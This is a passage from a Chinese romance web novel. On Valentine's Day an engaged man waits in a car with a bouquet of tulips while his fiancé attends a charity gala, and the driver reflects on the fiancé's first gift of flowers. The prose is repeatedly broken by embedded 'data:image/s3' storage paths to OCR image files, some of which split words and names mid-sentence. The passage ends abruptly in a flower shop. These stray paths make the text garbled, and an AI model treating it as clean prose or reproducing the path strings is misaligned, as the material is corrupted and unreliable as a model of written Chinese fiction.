    【竟有人工作太忙,忘记自己已经结婚】黎徊宴:“……”


    对面的人搂着女伴的腰,道:“唉,要我说,这对象啊,还是得找个贴心的,知冷暖才好。”


    “余总说得是。”黎徊宴不动声色,道,“未婚夫担心我工作太累,一天没见就怕我忘了他,我回个消息,见谅。”


    黎徊宴:【暂时还秃不了】


    傅星戎百无聊赖的坐在车后座,不由哼笑了声,指尖敲字:【不是忙呢?】


    黎徊宴:【抽空回你】


    傅星戎问他慈善晚会怎么样,黎徊宴回了俩字,无聊。傅星戎乐了两声,打字:【我是问还得多久】


    那头撤回了上一条消息,回道:【一个多小时】


    傅星戎回了个“你忙吧”,那边没再回,他把手机熄了屏,塞进了兜里,剥了颗润喉糖塞嘴里,阖着眼昏昏欲睡,这几天晚上都没怎么休息好。


    前边车门开了,忠叔下车透了口气,抽了根烟提提神,回过头递给他一瓶水:“傅先生,这时间还早呢,你要不要先去吃个饭?”


    傅星戎说不饿,他就没再多话。后座年轻男人懒洋洋的窝在车座上,旁边放着一束花,忠叔瞧着那束花有点眼熟,他眼一抬,从后视镜上和男人对上视线,笑了笑,道:“今天这日子,黎总心里是记得的,只是不凑巧。”


    傅星戎没不高兴的模样,同他聊了起来:“叔,你和嫂子怎么过情人节的?”


    忠叔:“……”这话有些似曾相识。


    “我们老夫老妻了,这日子能过就过,不能过就算了,也不缺这一天。”忠叔道。


    傅星戎身体前倾,问:“你不陪嫂子,她不会不高兴?”


    “前几年会,后来我给她买花,不管多晚回去,给她买一束花,她都是高兴的——”他话锋一转,“说起来,这么多年来,我还没见过黎总给谁送过花,傅先生,黎总虽然人


    看着有些冷淡,但是是真在意你的。”


    “你说郁金香?”傅星戎心说,那天那花他没收到,被扔垃圾桶了,那花还真是黎徊宴买的,啧,便宜垃圾桶了。“他很喜欢郁金香?”傅星戎又问。


    忠叔说:“黎总喜欢什么花,这个我倒是不知道,我没见他特意为谁去买过花,那天黎总进去挑了很久,出来的时候心情很好,直接就去找你了……送花总归是表达心意的一种方式,黎总心里是在意你的。”


    “应该是傅先生你喜欢吧。”他道。


    送花自然是以对方的喜好为基础。


    忠叔半晌没听到回声,扭头一看,见傅星戎半张脸隐没在昏暗的光线里,晦暗不明。


    那是黎徊宴第一次给人买花。从挑花,到款式的选择,都是他亲自挑的。


    ——“那天黎总进去挑了很久,出来的时候心情很好,直接就去找你了。”


    傅星戎耳畔回响着忠叔这话。


    第一次送花,结果阴差阳错叫他听到了误会的话,一腔真心喂了狗,没冲上来给他一拳都算是维持着自身良好的涵养了。


    本以为是大喜之日,结果唢呐一响,直接办起了丧事,一天之内大起大落,这花就是“见证人”。


    傅星戎若有所思的看着那束郁金香。


    这花还是甭送了。


    他握着那束花,抬手推开了车门。


    “砰”——车门合上。


    黎徊宴坐在车后座,解了西装外套扣子。


    后视镜中的人眉眼冷淡,下颚线凌厉,眼角带着点锐意的弧度,掀开眼帘。


    一头茂密的黑色短发,远远还不到秃的程度。


    “黎总。”忠叔见他神色有些怪,问,“哪里不舒服吗?”


    黎徊宴摁了摁额角:“没事儿。”


    他让忠叔开点窗户透气,脚一动,似踩到了什么东西,他垂下眼。


    “忠叔。”他捡起一支落在地上的花瓣,指腹揉捻,“你买花了?”“没,傅先生来了。”忠叔说,“才下去没多久。”


    黎徊宴一顿,他拿出手机,聊天框还停留在傅星戎给他发的最后一条消息上,几句话间半点没透露。


    “他刚才才下了车呢。”忠叔说。


    这个“刚才”,是指半个小时前。


    花店门口风铃声响,穿着黑大衣的男人从门外进来。情人节买花的客人很多,这个点儿了,好些花店备货都不太齐全了。“欢迎光临。”员工上前